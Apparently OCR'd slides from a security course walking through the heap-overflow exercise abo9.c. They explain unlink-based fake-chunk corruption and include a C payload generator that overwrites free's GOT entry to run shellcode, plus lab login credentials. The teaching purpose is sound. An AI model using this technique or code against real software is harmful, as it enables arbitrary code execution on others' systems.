
Heap-based buffer overflows




Heap-based buffer overflows



abo9.c


pbuf1
Size of prev. chunk
Size of pbuf1
User data
pbuf2
Size of pbuf1
Size of pbuf2
User data
prev_inuse bit
prev_inuse bit

abo9.c


pbuf1
Size of prev. chunk
prev_inuse bit
Size of pbuf1
User data
pbuf2
Size of pbuf1
prev_inuse bit
Size of pbuf2
User data

abo9.c

- Unlinking chunks:
  - P->fd->bk = P->bk
  - P->bk->fd = P->fd
- Which is
  - *(P+8)+12 = *(P+12)
  - *(P+12)+8 = *(P+8)

  - So at *FD+12 we write BK
  - At *BK+8 we write FD

abo9.c


- This is the code to consolidate backwards (i.e. if the previous chunk is free, combine it with the currently freed chunk):
- if (!prev_inuse(p)) {

```
  prevsize = p->prev_size;
  size += prevsize;
  p = chunk_at_offset(p, -((long) prevsize));
  unlink(p, bck, fwd);
}
```

abo9.c

- We want to write a small enough number – to avoid having to write a 0 byte, we can use a negative number
- Overwrite prevsize with -8 and size with -8:
  - prevsize = -8; size = -8
  - chunk_at_offset(p, - -8) = p+8
  - Since p is at pbuf1+256, this would be at pbuf1+264
  - Next chunk: pbuf1+256+size = pbuf1+256-8, where we must tell it that prev_chunk is in usse (we're freeing it), so pbuf1+248=-7 (last bit set to 1)
  - Fake free chunk is now at pbuf1+264, fd=pbuf1+264+8 and bk = pbuf1+264+12

abo9.c


pbuf1
Size of prev. chunk
Size of pbuf1
User data
-7
1
Size of chunk after pbuf2
pbuf2
-8
0
prev_inuse bit
-8
FD of fake chnk: pbuf+8+8
BK of fake chnk: pbuf+8+12
prev_inuse bit

abo9.c

- In summary:
  - Set pbuf2's size/prevsize, claim that previous chunk is free
  - Create a fake chunk that pbuf2 can be coalesced with during the free of pbuf2
  - Set FD and BK of fake chunk
    - Overwrite GOT entry of free with a pointer to our shellcode
  - Need slightly modified shellcode: unlinking works in 2 ways:
    - *(FD+12) is set to BK, but also *(BK+8)=FD
      - This would cause our shellcode to crash because FD is not executable
      - shellcode_abo9.h: first 2 bytes jump to shellcode+16

abo9.c

```
#define BUF1 0x08049648
#define FREE 0x08049620
int main (int argc, char **argv) {
   char buffer[300]; memset(buffer, '\x41', 300);
   memcpy(buffer,shellcode,strlen(shellcode));
   *(long*)&buffer[252]=0xfffffff9;
   *(long*)&buffer[256]=0xfffffff8;
   *(long *)&buffer[260]=0xfffffff8;
   *(long *)&buffer[272] = FREE-12;
   *(long *)&buffer[276] = BUF1;
   buffer[280] = 0;  printf("%s\n", buffer); }
```

Conclusion

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- Introduction into how a hacker would go about exploiting vulnerabilities
- Countermeasures make this harder these days
- More advanced techniques are used to avoid these mitigations

- Solutions are available in /root (log in as root/ secappdev)
  - File is solutions.tar.gz

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